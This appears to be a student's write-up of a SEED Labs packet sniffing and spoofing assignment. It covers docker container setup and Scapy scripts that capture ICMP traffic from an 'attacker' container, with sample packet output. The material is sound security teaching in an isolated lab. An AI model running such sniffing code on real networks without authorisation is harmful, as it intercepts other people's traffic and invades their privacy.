Lab 3: Sniffing and spoofing

UCRiverside | Login

https://elearn.ucr.edu/courses/67226/assignments/443707

▼ Initial Setup

1. Setup Seed Lab 2.0 either on cloud VM or on system virtual box

SEED Project

Packet Sniffing and Spoofing Lab Packet sniffing and spoofing are the two important concepts in network security; they are two major threats in network communication. Being able to understand these two threats is essential for understanding security

https://seedsecuritylabs.org/Labs_20.04/Networking/Sniffing_Spoofing/

2. Download VirtualBox to run the seed Prebuilt SEED image.
3. After setup, launch the VM instance and login using password ‘dees’
4. Create docker containers and start them
   a. Go to the lab setup folder and locate docker-compose.yml file
   b. Launch Terminal and run the following commands

```
docker-compose build   or dcbuild     # to compose the images
docker-compose up      or dcup        # to start the containers
docker-compose down    or dcdown      # to compose the images
```

5. Get the details of container id using
   a. Open a new terminal window

```
docker ps   or dockps     # to get container ids
```

6. To run shell as a docker container use

```
docksh <id>  # to run shell as a container with id
```


7. To get the network details of container, open shell and type

```
ifconfig
```


and get the inet id for the container.

▼ Task 1: Using Scapy to sniff and Spoof Packets

1. Initialize and start the docker containers.




2. Get the Container IDs and launch shell with attacker




3. In the Volumes folder in labsetup folder, Create a new .py file and run the following code from the attacker shell.

```
from scapy.all import *
a = IP()
a.show()
```




▼ Task 1.1A: Sniffing Packets


1. Initialize and start the docker containers.



2. Get the Container IDs and launch shell with attacker




3. Get the iface from the attacker shell




4. In the Volumes folder in labsetup folder, Create a new .py file and run the following code from the attacker shell.


```
from scapy.all import *

def print_pkt(pkt):
  pkt.show()

pkt = sniff(iface='br-ce2219c0e00d', filter='icmp', prn=print_pkt)
```



5. Launch a victim shell and ping google




6. Get back to attacker shell and check if any packets are seen



```
root@VM:/# cd volumes/
root@VM:/volumes# python3 task1_1.py
###[ Ethernet ]###
  dst       = 02:42:54:05:2b:5d
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 54612
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x4b36
     src       = 10.9.0.6
     dst       = 8.8.8.8
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xb146
        id        = 0x1c
        seq       = 0x1
###[ Raw ]###
           load      = 'fm\x85c\x00\x00\x00\x00\x8e\xf8\r\x00\x00\x00\x00\x00\x10\x11\x12\
x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
```


7. Change the root privileges from root to seed for the attacker shell and run again



